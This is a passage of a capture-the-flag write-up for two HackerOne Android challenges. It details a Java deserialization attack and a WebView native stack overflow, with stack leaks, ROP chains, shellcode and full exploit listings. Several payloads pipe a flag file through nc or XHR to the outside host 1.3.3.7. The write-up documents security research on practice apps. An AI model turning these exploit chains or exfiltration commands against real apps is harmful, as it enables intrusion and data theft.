                    finally {
                        httpURLConnection.disconnect();
                    }
                }
                // ...
            }
        }.start();
    }
    // ...
}
```

Wow! This class lets us read a file with `load`, and upload the contents with `save`, which are called from `GameState#initialize` and `GameState#finalize` respectively. Moreover, since we know `finalize` will be called eventually upon garbage collection, our only job is to figure out how to get `initialize` called from `MazeMover`. No RCE needed!

```
public static void onReceive(final Context context, final
Intent intent) {
    if (MainActivity.getMazeView() == null) {
        Log.i("MazeMover", "Not currently trying to solve
        the maze");
        return;
    }
    final GameManager gameManager =
    MainActivity.getMazeView().getGameManager();
    final Bundle extras = intent.getExtras();
    if (extras != null) {
        return;
    }
    if (intent.hasExtra("get_maze")) {
        final Intent intent2 = new Intent();
        intent2.putExtra("walls",
        (Serializable)gameManager.getMaze().getWalls());
        final ArrayList<Integer> list = new
        ArrayList<Integer>();
        list.add(gameManager.getPlayer().getX());
        list.add(gameManager.getPlayer().getY());
        list.add(gameManager.getExit().getX());
        list.add(gameManager.getExit().getY());
        intent2.putExtra("positions", (Serializable)list);
        intent2.setAction("com.hackerone.mobile.challenge4⌋
        .broadcast.MAZE_MOVER");
        context.sendBroadcast(intent2);
    }
    else if (intent.hasExtra("move")) {
        int dy = 0;
        int dx = 0;
        switch (extras.getChar("move")) {
            case 'h':
                dx = -1;
                dy = 0;
                break;
            case 'j':
                dx = 0;
                dy = 1;
                break;
            case 'k':
                dx = 0;
                dy = -1;
                break;
            case 'l':
                dx = 1;
                dy = 0;
                break;
        }
        final Point point = new Point(dx, dy);
        final Intent intent3 = new Intent();
        if (gameManager.movePlayer(point)) {
            intent3.putExtra("move_result", "good");
        }
        else {
            intent3.putExtra("move_result", "bad");
        }
        intent3.setAction("com.hackerone.mobile.challenge4⌋
        .broadcast.MAZE_MOVER");
        context.sendBroadcast(intent3);
    }
    else if (intent.hasExtra("cereal")) {
        ((GameState)intent.getSerializableExtra("cereal"))⌋
        .initialize(context);
    }
}
```

Oh, so `MazeMover` is just an intent handler. We can get the maze's state, control the player, and provide any object we want for deserialization. Checking xrefs, it's installed by `MainActivity` as `com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER`:

```
@Override
protected void onCreate(final Bundle bundle) {
    super.onCreate(bundle);
    Log.i(MainActivity.class.getName(), "Title");
    final GameManager gameManager = new GameManager();
    MainActivity.view = new MazeView((Context)this,
    gameManager);
    // ...
    this.registerReceiver((BroadcastReceiver)new
    BroadcastReceiver() {
        // ...
        public void onReceive(final Context context, final
        Intent intent) {
            MazeMover.onReceive(context, intent);
        }
    }, new IntentFilter("com.hackerone.mobile.challenge4.b⌋
    roadcast.MAZE_MOVER"));
}
```

In summary, our exploit needs to:

- Launch the target app
- Start the game from the menu
- Clear 2 levels using `MazeMover` to control the game, in order for `GameState#finalize` to call `save` on the `StateController`
- Meanwhile, constantly feed crafted `GameStates` with `BroadcastAnnouncer` as the `stateController` to exfiltrate the flag once `finalize` gets called.

For the full code I used, refer to Appendix A. Sure enough, on our remote HTTPbin, we see:

```
GET /announce?val=flag{my_favorite_cereal_and_mazes}
HTTP/1.1
```

```
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; Android SDK
built for x86_64 Build/PPP3.180510.007)
Host: 1.3.3.7
Connection: Keep-Alive
Accept-Encoding: gzip
```

That wraps things up. The flag was `flag{my_favorite_cereal_and_mazes}`.

V. Challenge 5

Challenge 5 was in my opinion the most interesting challenge, and involved exploiting a native lib stack overflow. [2]

A. Managed code

As usual, we proceed with `dex2jar` and `apktool`. Then, we investigate the easily-decompilable Java classes first:

```java
public class MainActivity extends AppCompatActivity
{
    private WebView mWebView;

    static {
        System.loadLibrary("native-lib");
    }
    // ...
    @Override
    protected void onCreate(Bundle extras) {
        super.onCreate(extras);
        this.setContentView(2131296283);
        extras = this.getIntent().getExtras();
        String string;
        if (extras != null) {
            string = extras.getString("url");
        }
        else {
            string = null;
        }
        (this.mWebView = this.findViewById(2131165209)).set
        WebViewClient(new
        WebViewClient());
        this.mWebView.clearCache(true);
        this.mWebView.getSettings().setJavaScriptEnabled(t
        rue);
        if (string == null) {
            this.mWebView.loadUrl("http://10.0.2.2:8001");
        }
        else {
            this.mWebView.loadUrl(string);
        }
        this.mWebView.setWebViewClient((WebViewClient)new
        CoolWebViewClient());
        this.mWebView.addJavascriptInterface((Object)new
        PetHandler(), "PetHandler");
    }
}

public class PetHandler
{
    public PetHandler() {
        super();
    }

    public native byte[] censorCats(final byte[] p0);

    public native byte[] censorDogs(final int p0, final
    String p1);

    @JavascriptInterface
    public String censorMyCats(String string) {
        try {
            final JSONArray jsonArray = new
            JSONArray(string);
            final byte[] array = new
            byte[jsonArray.length()];
            for (int i = 0; i < jsonArray.length(); ++i) {
                final Integer value = jsonArray.getInt(i);
                if (value > 255) {
                    return null;
                }
                array[i] = (byte)(int)value;
            }
            try {
               string = new JSONArray((Object)this.censorC
               ats(array)).toString();
               return string;
            }
            catch (JSONException ex2) {
                return null;
            }
        }
        catch (JSONException ex) {
            ex.printStackTrace();
            return null;
        }
    }

    @JavascriptInterface
   public String censorMyDogs(final int n, final String s) {
        final byte[] censorDogs = this.censorDogs(n, s);
        try {
            return new
            JSONArray((Object)censorDogs).toString();
        }
        catch (JSONException ex) {
            return null;
        }
    }

    @JavascriptInterface
    public String getMySomething() {
        return String.valueOf(this.getSomething());
    }

    public native long getSomething();

    @JavascriptInterface
    @Override
    public String toString() {
        return "Pets :)";
    }
}
```

Based on this, it's likely we're dealing with a Javascript native exploitation challenge against this custom `PetHandler` interface. It exposes to the Javascript runtime three native methods: `censorCats`, `censorDogs`, and `getSomething`. Lets take a look at those.

B. Native code

Before we go on, it's essential to take note of the remote target's architecture. Luckily, the challenge provides setup instructions for the local and remote emulator, establishing x86_64 as the architecture. I'll go through the JNI exports and briefly describe some key facts about each one. The JNI headers are absolutely invaluable here; otherwise, reverse-engineering the native code would have been nearly impossible.

1) *censorCats:*

[2]This challenge was updated during the competition. I will only discuss the updated version.

```
jbyteArray __fastcall Java_com_hackerone_mobile_challenge5↵
_PetHandler_censorCats(JNIEnv *jniEnv, jobject j_this,
jstring j_p0)
{
  const void *j_p0_bytes; // rax
  void *resultArray; // r14
  jbyteArray result; // rax
  char overflowedBuf[512]; // [rsp+0h] [rbp-228h]
  uint64_t cookie; // [rsp+208h] [rbp-20h]

  cookie = __readfsqword(0x28u);
  j_p0_bytes = ((*jniEnv)->GetByteArrayElements)(jniEnv,
  j_p0, 0LL);
  memcpy(overflowedBuf, j_p0_bytes, 0x230uLL);
  resultArray = ((*jniEnv)->NewByteArray)(jniEnv, 512LL);
  ((*jniEnv)->SetByteArrayRegion)(jniEnv, resultArray, 0LL,
  512LL, overflowedBuf);
  result = __readfsqword(0x28u);
  if ( result == cookie )
    result = resultArray;
  return result;
}
```

There's a blatant fully-controlled overflow on the stack buffer `overflowedBuf` at `rbp-228`, but we need to deal with the stack cookie. Assuming we have a leak, we'd have an overflow of size $0x230 - 0x228 = 8$, which lands us RIP control of exactly 1 gadget. That alone probably isn't enough, but we also have control over `rbx`, `r14`, and `r15`.

```
rbp-228 overflowedBuf    db 512 dup(?)
rbp-028 pad              dq ?
rbp-020 cookie           dq ?
rbp-018 s_rbx            dq ?
rbp-010 s_r14            dq ?
rbp-008 s_r15            dq ?
rbp+000 r                db 8 dup(?)
```

2) *censorDogs:*

```
jbyteArray __fastcall Java_com_hackerone_mobile_challenge5↵
_PetHandler_censorDogs(JNIEnv *jniEnv, jobject jThis,
unsigned int j_p0, jstring j_p1)
{
  const char *j_p1_bytes; // rax MAPDST
  __int64 j_p1_len; // rax
  char *j_p1_decoded; // rbp
  void *resultBuf; // rbp
  jbyteArray result; // rax
  char leakBuf[512]; // [rsp+0h] [rbp-428h]
  char censoredBuf[512]; // [rsp+200h] [rbp-228h]
  uint64_t cookie; // [rsp+400h] [rbp-28h]

  cookie = __readfsqword(0x28u);
  j_p1_bytes = ((*jniEnv)->GetStringUTFChars)(jniEnv, j_p1,
  0LL);
  j_p1_len = strlen(j_p1_bytes);
  j_p1_decoded = b64_decode_ex(j_p1_bytes, j_p1_len, 0LL);
  if ( strlen(j_p1_decoded) < 0x201 )
  {
    strcpy(censoredBuf, j_p1_decoded);
    strcpy(dogBuf, j_p1_decoded);
    str_replace(censoredBuf, "dog", "xxx");
    free(j_p1_decoded);
    resultBuf = ((*jniEnv)->NewByteArray)(jniEnv, j_p0);
    ((*jniEnv)->SetByteArrayRegion)(jniEnv, resultBuf, 0LL,
    j_p0, leakBuf);
  }
  else
  {
    free(j_p1_decoded);
    resultBuf = 0LL;
  }
  result = __readfsqword(0x28u);
  if ( result == cookie )
    result = resultBuf;
  return result;
}
```

Aha, here is our stack leak. This function simply base64 decodes the input, places it into `dogBuf`, and returns `p0` bytes of the stack. Not only does this allow us to get the stack cookie at offset `+0x400`, we can also most likely use the leaked memory to deduce the base address of other important libraries like `libc`. We'll come back to that later.

3) *getSomething:*

```
unsigned __int8 *__cdecl Java_com_hackerone_mobile_challen↵
ge5_PetHandler_getSomething()
{
  return dogBuf;
}
```

Not much exciting stuff here, just an easy way to get the address of our user-controlled buffer from earlier. Let's begin crafting the exploit.

C. *Setting up the development environment*

Before we even begin thinking about crafting an exploit, we need to prepare a debugging environment. Luckily, the Android emulator supports `gdbserver` and bidirectional port forwarding, so this is easy:

```
desktop:~ $ touch index.html
desktop:~ $ python -m SimpleHTTPServer 8000
desktop:~ $ adb forward tcp:8000 tcp:8000
desktop:~ $ adb forward tcp:9999 tcp:9999
desktop:~ $ adb shell
generic_x86_64:/ $ su
generic_x86_64:/ # am start -n com.hackerone.mobile.challe↵
nge5/com.hackerone.mobile.challenge5.MainActivity --es url
"http://localhost:8000"
generic_x86_64:/ # gdbserver64 :9999 --attach `pidof
com.hackerone.mobile.challenge5`
```

Meanwhile, on our local gdb instance, `pwndbg $ target remote :9999` works automagically.

D. *Finding gadgets*

Since we only just barely overwrite the return pointer, we need to find some nice gadgets which allow us to pivot using the limited control we have (`rbx, r14, r15`). We also want to leak libc, in case we end up opting for a ret2libc attack [7]. Moreover, while on desktop libc is typically the one of the largest mapped binaries for tiny CTF binaries like the one we are provided, on Android there are many more large libraries that could be used for ROP gadgets. With that in mind, I first leaked and exfiltrated the stack from Javascript multiple times:

```
function exfil(data) {
    var x = new XMLHttpRequest();
    x.open( "POST", "http://1.3.3.7", true );
    x.send(data);
}
function initialize() {
    // ...
    stackLeak = jsonToArr(PetHandler.censorMyDogs(0x800,""))
    var res = ""
    for (var i = 0; i < 0x410; i += 8) {
        res += '+0x' + i.toString(16) + ': 0x' +
        readPtr(stackLeak, i).pp() + '<br />';
    }
    for (var i = 0; i < 0x800; i++) {
        document.getElementById('debug').innerHTML +=
        stackLeak[i].pb() + ' ';
    }
    document.getElementById('result').innerHTML = res;
    exfil(document.documentElement.outerHTML);
    // ...
}
```

Since Javascript doesn't support native 64-bit integers, I had to rely on a bignum library [8].

Then, I used a script I wrote to cross-reference the virtual memory:

```
from leaktools import *
from collections import namedtuple
Page = namedtuple('Page', ['start', 'end', 'permissions',
'size', 'offset', 'name'])

vmmap = parse_pwndbg_vmmap('vmmap_1.txt')
leak1 = load_lines_hex('leak1.txt')
leak2 = load_lines_hex('leak2.txt')

def find_mod(addy):
    pages = filter(lambda p: p.start <= addy < p.end, vmmap)
    assert(len(pages)<=1)
    return pages[0] if pages else None

for i,p in enumerate(leak1):
    if leak2[i] != p: # skip inconsistent leaks
        continue
    mod = find_mod(p)
    if mod:
        print '0x%016x: +0x%03x = %s + 0x%x (%s)' % (p, i*8,
        mod.name, p-mod.start+mod.offset, mod.permissions)
```

Value	Stack	Mapped to	Offset	Prot
0x7ee72ee0c552	+0x018	/system/bin/linker64	+0x1e552	r-xp
0x7ee72ed98108	+0x030	/dev/__properties__/...	+0x108	r--p
0x7ee72ef3b438	+0x040		+0x438	rw-p
0x7ee72eec3331	+0x058	/system/bin/linker64	+0xd5331	r-xp
0x7ee72ef3b438	+0x070		+0x438	rw-p
0x7ee72eec3670	+0x088	/system/bin/linker64	+0xd5670	r-xp
0x7ee72ee05ee1	+0x098	/system/bin/linker64	+0x17ee1	r-xp
0x7ee72ed39240	+0x0a8	[anon:linker_alloc]	+0x240	r--p
0x7ee72ed39240	+0x0b8	[anon:linker_alloc]	+0x240	r--p
0x7ee72c7be984	+0x0e8	[anon:.bss]	+0x7984	rw-p
0x7ee72c775321	+0x108	/system/lib64/libc.so	+0xb2321	r-xp
0x7ee72c7be984	+0x158	[anon:.bss]	+0x7984	rw-p
0x7ee72af0a668	+0x170		+0x7668	rw-p
0x7ee72c775321	+0x178	/system/lib64/libc.so	+0xb2321	r-xp
0x7ee6a97f96b8	+0x1b0	/system/lib64/libart.so	+0x6766b8	rw-p
0x7ee72af0a668	+0x1c0		+0x7668	rw-p
0x7ee6a97fbc58	+0x1c8	[anon:.bss]	+0x1c58	rw-p
0x7ee6a947e768	+0x1d8	/system/lib64/libart.so	+0x2fc768	r-xp
0x7ee6a964c797	+0x288	/system/lib64/libart.so	+0x4ca797	r-xp
0x7ee72af0a668	+0x2a0		+0x7668	rw-p
0x7ee6a972e59e	+0x2b0	/system/lib64/libart.so	+0x5ac59e	r-xp
0x7ee6a972dcf1	+0x2c0	/system/lib64/libart.so	+0x5abcf1	r-xp
0x7ee6a922a839	+0x2c8	/system/lib64/libart.so	+0xa8839	r-xp
0x7ee6a991a2c0	+0x308	[anon:libc_malloc]	+0x11a2c0	rw-p
0x7ee6a972dcf1	+0x310	/system/lib64/libart.so	+0x5abcf1	r-xp
0x7ee6a96b8178	+0x318	/system/lib64/libart.so	+0x536178	r-xp
0x7ee6a9277fa7	+0x328	/system/lib64/libart.so	+0xf5fa7	r-xp
0x7ee72af0a668	+0x378		+0x7668	rw-p
0x7ee6a971b975	+0x388	/system/lib64/libart.so	+0x599975	r-xp
0x7ee6a9724640	+0x3b8	/system/lib64/libart.so	+0x5a2640	r-xp

TABLE I. POSSIBLE MODULE BASES LEAKS FROM STACK LEAK

Critically, we have a `libc.so` leak at offset `+0x108` in the leak, and a `libart.so` leak at offset `+0x1d8`. I don't use the `0x1b0` leak for libart because it's based off `.bss` section. A page mapped between it and the `.text` section would invalidate offset calculations, making the exploit unreliable.

E. Pivoting

Now that we have all of libc and libart at our disposal, we need to find a single-gadget pivot. Pulling the binaries from the emulator was easy enough: `adb pull` did the trick. Using `ropper` [9], we can find a library of gadgets to work with. The easiest to use by far was `libc.so+2af19`, which disassembles to `mov rdi, r14; call rbx`. Given the x64 Linux calling convention, this single gadget allows us to call any function with a controlled argument, namely `system`. Our payload, then, would look like:

```
pUserControlled = BigNumber(PetHandler.getMySomething())
libc = readPtr(stackLeak, 0x108).minus(0xb2321)
system = libc.plus(BigNumber(0x7D360))
gadget1 = libc.plus(BigNumber(0x2af19))
stackCookie = readPtr(stackLeak, 0x400)
PetHandler.censorMyDogs(0, 'sh -c "cat
/data/local/tmp/challenge5 | nc 1.3.3.7 80"') // load dogBuf
payload = 'A'.repeat(0x208 - payload.length) // pad
payload += bignumToBytes(stackCookie) // stack cookie
payload += bignumToBytes(system) // rbx -- called by gadget1
payload += bignumToBytes(pUserControlled) // r14 -- will
become rdi, pointing to our command
payload += bignumToBytes(BigNumber("0x4141414141414141"))
// popped r15 -- unused
payload += bignumToBytes(gadget1) // return address
PetHandler.censorMyCats(toJson(payload))
```

Unfortunately, I didn't find this useful little gadget until I had completed my other, more complicated payload. The gadget used was a neat ret2libart stack pivot:

```
libart+23a2c0: mov rcx, r14; call rbx;
libart+5d05fd: mov rsp, rcx; ret;
```

This allows us to pivot the stack to our user-controlled `dogBuf`. There, we can set up a ROPchain to `mprotect` either our `dogBuf` or the stack and jump to shellcode:

```
// mprotect the user-controlled censorDogs buffer
+0x00: libc+1d5fa // pop rsi; ret
+0x08: 7 // popped rsi for rdx:
prot=PROT_READ|PROT_WRITE|PROT_EXEC
+0x10: libc+506f3 // mov rdx, rsi; ret;
+0x18: libc+1d5fa // pop rsi; ret
+0x20: 4096 // popped rsi: len=4096
+0x28: libc+270d0 // pop rdi; ret
+0x30: pDogBuf & ~0xfff
+0x38: libc+7EB30 // mprotect
// jump to shellcode
+0x40: libc+270d0 // pop rdi; ret
+0x48: libc+7D360 // popped rdi - system for later shellcode
+0x50: libc+1cd63 // pop rax; ret
+0x58: 0 // popped rax = 0
+0x60: libc+289b8 // pop rcx; ret
+0x68: pDogBuf + 0x70 // popped rcx = pointer to mprotected
shellcode
+0x70: libc+313fb // add rax, rcx; jmp rax; -- jump to
shellcode
```

Our shellcode, which is appended to our fake stack, is:

```
add rax, shellcode
mov rsp, rbp
sub rsp, 0x58
xchg rax, rdi
call rax
loop:
pause
jmp loop
shellcode:
.ascii "cat /data/local/tmp/challenge5 | nc 1.3.3.7 80"
.db 0
```

It's crucial that we ensure rsp is aligned properly before calling system, since system uses SSE instructions which must operate on 16-byte aligned addresses. Otherwise, the target segfaults. I would have used execve, but unfortunately, I couldn't get it to work no matter what. I assume that it's an Android idiosyncrasy. I also could have called system from the ROPchain, but I found this solution easier and more reliable.

Lastly, I also invented a wicked ROPchain for fun that mprotected the stack buffer, and stored shellcode there. This is much more challenging, as the stack buffer's address is not known to Javascript; instead, we must derive it from rbp. It utilizes an interesting trick of embedding a gadget within the original overflow buffer's padding. That allows us to push and pop from the stack without disrupting the ROPchain. Interestingly, one of the gadgets makes a call into the ROPchain then pops the return addresses. With enough effort, I also probably could have made this chain Turing-complete by re-pivoting the stack each time the end of the ROPchain was reached, but I decided that was overkill. Payload:

```
// part of payload that is jumped past
// these 4 zeroes are there for the mov dword ptr [rcx], 0;
to clobber in the ropchain
// VERY IMPORTANT: rsp must point to the start of this
buffer for alignment.
payload = '\x00\x00\x00\x00cat /data/local/tmp/challenge5 |
nc 1.3.3.7 80\x00'
payload += 'A'.repeat(0x4e - payload.length) // pad
payload += bignumToBytes(libc.plus(BigNumber(0x1c3b8))) //
pop rbx; ret; -- this is jumped to by the fakeStack later

// shellcode for once mprotect has been called from
fakeStack
/*
sub rax, rcx
mov rsp, rax
mov rbp, rsp
add rax, 4
xchg rdi, rax
call rax
loop:
pause
jmp loop
*/
payload += "\x48\x29\xC8\x48\x89\xC4\x48\x89\xE5\x48\x83\x
C0\x04\x48\x97\xFF\xD0\xF3\x90\xEB\xFC"

// rest of payload, responsible for the stack overflow
payload += '\xFC'.repeat(0x208 - payload.length) // pad
payload += bignumToBytes(stackCookie) // stack cookie
payload += bignumToBytes(gadget2) // popped rbx -- jumped to
after gadget1
payload += bignumToBytes(pUserControlled) // popped r14 --
stack pivot destination
payload += bignumToBytes(BigNumber("0x4141414141414141"))
// r15 -- unused
payload += bignumToBytes(gadget1) // return address
```

Fake stack:

```
// setup rdx for later in the ropchain
+0x000 libc+27c7e // mov rax, r14; pop rbx; pop r14; pop
r15; ret; -- r14 points here
+0x008 0xffffffffffffffff // popped rbx
+0x010 0xffffffffffffffff // popped r14
+0x018 0xffffffffffffffff // popped r15
+0x020 libc+56841 // mov rcx, rax; mov dword ptr [rcx], 0;
mov rax, rdi; ret; -- rcx now points to the start of the
ropchain
+0x028 libc+1d5fa // pop rsi; ret;
+0x030 0x3b9aca00+8*19 // popped rsi - offset for later call
qword ptr [rdx] in ropchain
+0x038 libc+881f6 // test cl, cl; cmove rax, r8; ret;
+0x040 libc+50724 // lea rdx, qword ptr [rcx + rsi -
0x3b9aca00]; cmovle rdx, rdi; add rax, r8; ret;  -- setup
rdx for later

// setup rax, rbx and rdi to point to user-controlled stack
buffer. rbp is still there from before we pivoted.
+0x048 libc+8C897 // mov rax, rbp; pop rbx; pop r14; pop
rbp; ret;
+0x050 0xfffffffffffffd28 // popped rbx = -0x2d8 -- for
later addition
+0x058 0xffffffffffffffff // popped r14
+0x060 0xffffffffffffffff // popped rbp
+0x068 libc+56725 // add rax, rbx; pop rbx; ret;
+0x070 0xffffffffffffffff // popped rbx
+0x078 libc+ca7bc // push rax; cmc; jmp qword ptr [rax +
0x4e] -- this loads rbx
+0x080 libc+5649f // mov rdi, rbx; mov rax, rdi; pop rbx;
ret; -- setup rdi for mprotect
+0x088 ~0xfff // popped rbx for later AND

// mask rdi to match page size, save rax for later in rbx
+0x090 libc+e06f8 // and rdi, rbx; call qword ptr [rdx];
+0x098 libc+1c20c // pop r15; pop rbp; ret; -- delete
previous gadget's call return address and gadget address
from stack
+0x0A0 libc+ca7bc // push rax; cmc; jmp qword ptr [rax +
0x4e] --this loads rbx

// mprotect the stack
+0x0A8 libc+1d5fa // pop rsi; ret
+0x0B0 7 // popped rsi for rdx
+0x0B8 libc+506f3 // mov rdx, rsi; ret;
+0x0C0 libc+1d5fa // pop rsi; ret
+0x0C8 4096 // popped rsi
+0x0D0 libc+7EB30 // mprotect

// restore rax to point to shellcode then jump to stack
shellcode
+0x0D8 libc+1c3b5 // mov rax, rbx; pop rbx; ret; -- restore
rax from rbx
+0x0E0 0xffffffffffffffff // popped rbx
+0x0E8 libc+270d0 // pop rdi; ret
+0x0F0 libc+7D360 // popped rdi = system for shellcode
+0x0F8 libc+289b8 // pop rcx; ret
+0x100 0x56 // popped rcx = payload length before shellcode
+0x108 libc+313fb // add rax, rcx; jmp rax;
```

The flag was flag{in_uR_w33b_view_4nd_ur_mem}. For the full exploit code, check Appendix B. In conclusion, I think I'm turning into a rapper, because this is the dirtiest flow I've ever witnessed.

References

[1] https://github.com/pxb1988/dex2jar
[2] https://ibotpeaches.github.io/Apktool/
[3] https://github.com/LLVM-but-worse/JDA
[4] https://docs.oracle.com/javase/1.5.0/docs/guide/jni/spec/design.html
[5] https://github.com/JesusFreke/smali
[6] https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
[7] https://en.wikipedia.org/wiki/Return-to-libc_attack
[8] https://github.com/MikeMcl/bignumber.js/
[9] https://github.com/sashs/Ropper

APPENDIX A
FULL CODE LISTING FOR CHALLENGE 4 EXPLOIT

```java
package sploit;

import java.util.LinkedList;
import java.util.Queue;

// maze solving code graciously pasted off StackOverflow LOL
// https://stackoverflow.com/a/26907481
class MazeSolver {
    private int[][] arr;
    private Queue<Point> q;

    MazeSolver(int[][] arr) {
        this.arr = arr;
        q = new LinkedList<>();
    }

    class Point {
        int x;
        int y;
        Point parent;

        Point(int x, int y, Point parent) {
            this.x = x;
            this.y = y;
            this.parent = parent;
        }

        public Point getParent() {
            return this.parent;
        }

        public String toString() {
            return "(" + y + ", " + x + ")";
        }
    }

    public Point getPathBFS(int x, int y) {
        q.add(new Point(x,y, null));
        while(!q.isEmpty()) {
            Point p = q.remove();
            if (arr[p.x][p.y] == 9) {
                System.out.println("Exit is reached!");
                return p;
            }
            if(isFree(p.x+1,p.y)) {
                arr[p.x][p.y] = -1;
                Point nextP = new Point(p.x+1,p.y, p);
                q.add(nextP);
            }
            if(isFree(p.x-1,p.y)) {
                arr[p.x][p.y] = -1;
                Point nextP = new Point(p.x-1,p.y, p);
                q.add(nextP);
            }
            if(isFree(p.x,p.y+1)) {
                arr[p.x][p.y] = -1;
                Point nextP = new Point(p.x,p.y+1, p);
                q.add(nextP);
            }
            if(isFree(p.x,p.y-1)) {
                arr[p.x][p.y] = -1;
                Point nextP = new Point(p.x,p.y-1, p);
                q.add(nextP);
            }
        }
        return null;
    }


    private boolean isFree(int x, int y) {
        if((x >= 0 && x < arr.length) && (y >= 0 && y < arr[x].length) && (arr[x][y] == 0 || arr[x][y] == 9)) {
            return true;
        }
        return false;
    }
}
```

```
package blue.perfect.sploit;

import java.util.ArrayList;

import android.content.BroadcastReceiver;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Log;

import com.hackerone.mobile.challenge4.BroadcastAnnouncer;
import com.hackerone.mobile.challenge4.GameState;

public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        launchGame();
        sleep(1250);
        startGame();
        sleep(250);
        Log.i("sploit", "started game");

        this.registerReceiver(new BroadcastReceiver() {
            @Override
            public void onReceive(Context context, Intent intent) {
                if (!intent.hasExtra("walls"))
                    return;
                boolean[][] walls = (boolean[][])intent.getSerializableExtra("walls");
                int[][] arr = new int[walls.length][walls[0].length];
                for (int i = 0; i < walls.length; i++)
                    for (int j = 0; j < walls[i].length; j++)
                        arr[i][j] = walls[i][j] ? 0 : 5;
                MazeSolver solver = new MazeSolver(arr);
                ArrayList<Integer> positions = (ArrayList<Integer>) intent.getSerializableExtra("positions");
                int playerX = positions.get(0);
                int playerY = positions.get(1);
                int goalX = positions.get(2);
                int goalY = positions.get(3);
                arr[goalY][goalX] = 9;

                MazeSolver.Point p = solver.getPathBFS(playerY,playerX);
                StringBuilder moves = new StringBuilder();
                for(int prevX = goalX, prevY = goalX; p.getParent() != null; prevX = p.x, prevY = p.y, p = p.getParent()) {
                    String curMove = "";
                    if (prevX < p.x)
                        curMove = "k";
                    else if (prevX > p.x)
                        curMove = "j";
                    else if (prevY < p.y)
                        curMove = "h";
                    else if (prevY > p.y)
```

```
                        curMove = "l";
                    if ((moves.length() == 0) || (!moves.substring(0, 1).equals(curMove)) || (prevY != p.y &&
                    (walls[prevX+1][prevY] || walls[prevX-1][prevY])) || (prevX != p.x && (walls[prevX][prevY+1] ||
                    walls[prevX][prevY-1])))
                        moves.insert(0, curMove);
                }
                Log.i("sploit", moves.toString());
                for (int i = 0; i < moves.length(); i++) {
                    sendMoves(moves.charAt(i));
                    sleep(250);
                }

                sendGetMaze();
            }
        }, new IntentFilter("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER"));
        Log.i("sploit", "receiver in place");

        sendGetMaze();

        sendPayloads();

    }

    private void sendMoves(char m) {
        Intent msg = new Intent();
        msg.setAction("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER");
        msg.putExtra("move", m);
        getApplicationContext().sendBroadcast(msg);
    }

    private void sleep(int n) {
        try {
            Thread.sleep(n);
        } catch (InterruptedException e) {
        }
    }

    private void launchGame() {
        Intent msg = new Intent();
        msg.setComponent(new ComponentName("com.hackerone.mobile.challenge4", "com.hackerone.mobile.challenge4.MenuActivity"));
        msg.setPackage("com.hackerone.mobile.challenge4");
        startActivity(msg);
    }

    private void startGame() {
        Intent msg = new Intent();
        msg.setAction("com.hackerone.mobile.challenge4.menu");
        msg.putExtra("start_game", "");
        getApplicationContext().sendBroadcast(msg);
    }

    private void sendGetMaze() {
        Intent msg = new Intent();
        msg.setAction("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER");
        msg.putExtra("get_maze", "");
        getApplicationContext().sendBroadcast(msg);
    }

    private void sendPayloads() {
        new Thread(new Runnable() {
            @Override
            public void run() {
                for (;;) {
                    sendPayload();
                    Log.i("sploit", "send payload");
                    sleep(50);
                }
            }
        }).start();
    }

    private void sendPayload() {
        GameState bad = new GameState("", new BroadcastAnnouncer("", "/data/local/tmp/challenge4", "http://1.3.3.7"));
        Intent msg = new Intent();
        msg.setAction("com.hackerone.mobile.challenge4.broadcast.MAZE_MOVER");
        msg.putExtra("cereal", bad);
        getApplicationContext().sendBroadcast(msg);
    }
}
```

APPENDIX B
FULL CODE LISTING FOR CHALLENGE 5 EXPLOIT

A. *Shared helper functions*

```
function strToArr(s) {
    var result = new Uint8Array(s.length)
    for(var i = 0; i < s.length; i++) {
        result[i] = s.charCodeAt(i);
    }
    return result
}

function toJson(s) {
    return "["+strToArr(s)+"]";
}

function jsonToArr(json) {
    return new Uint8Array(JSON.parse(json))
}

function arrToStr(arr) {
    return String.fromCharCode.apply(null, arr)
}

String.prototype.lpad = function(len, c){
    var s= this, c= c || '0';
    while(s.length< len) s= c+ s;
    return s;
}

function readPtr(arr, i){
    var p = new BigNumber(0)
    for (var j = 7; j >= 0; j--){
        p = p.plus(BigNumber(arr[i+j])); // |= arr[i+j]
        p = p.times(BigNumber(256)); // <<= 8
    }
    return p.dividedBy(BigNumber(256)); // >>> 8
}

function bignumToBytes(bignum) {
    var result = ""
    while (!bignum.isZero()) {
        b = bignum.modulo(256); // & 0xff
        result += String.fromCharCode(b)
        bignum = bignum.idiv(256); // >>>= 8
    }
    while (result.length < 8) {
        result += String.fromCharCode(0)
    }
    return result
}

function loadDogBuf(fakeStack) {
    var i = fakeStack.length - 1
    while(i >= 0) {
        if (fakeStack.charCodeAt(i) == 0 && i < fakeStack.length) {
            PetHandler.censorMyDogs(0x0, btoa("A".repeat(i+1) + fakeStack.substring(i+1,fakeStack.length)))
        }
        i--
    }
    PetHandler.censorMyDogs(0x0, btoa(fakeStack.substring(0,fakeStack.length)))
}

var payload = ""

function runSploit() {
    PetHandler.censorMyCats(toJson(payload)) // OVERFLOW!
}
```

B. Easy 1-gadget solution

```
stackLeak = jsonToArr(PetHandler.censorMyDogs(0x800,""))
pUserControlled = BigNumber(PetHandler.getMySomething())

libc = readPtr(stackLeak, 0x108).minus(0xb2321)
system = libc.plus(BigNumber(0x7D360))
gadget1 = libc.plus(BigNumber(0x2af19)) // mov rdi, r14; call rbx
stackCookie = readPtr(stackLeak, 0x400)

loadDogBuf('sh -c "cat /data/local/tmp/challenge5 | nc 1.3.3.7 80"')
payload = ''
payload += 'A'.repeat(0x208 - payload.length) // pad
payload += bignumToBytes(stackCookie) // stack cookie
payload += bignumToBytes(system) // rbx -- called by gadget1
payload += bignumToBytes(pUserControlled) // r14 -- will become rdi, pointing to our command
payload += bignumToBytes(BigNumber("0x4141414141414141")) // popped r15 -- unused
payload += bignumToBytes(gadget1) // return address
```

C. Stack pivot and mprotect dogBuf

```
stackLeak = jsonToArr(PetHandler.censorMyDogs(0x800,""))
pUserControlled = BigNumber(PetHandler.getMySomething())

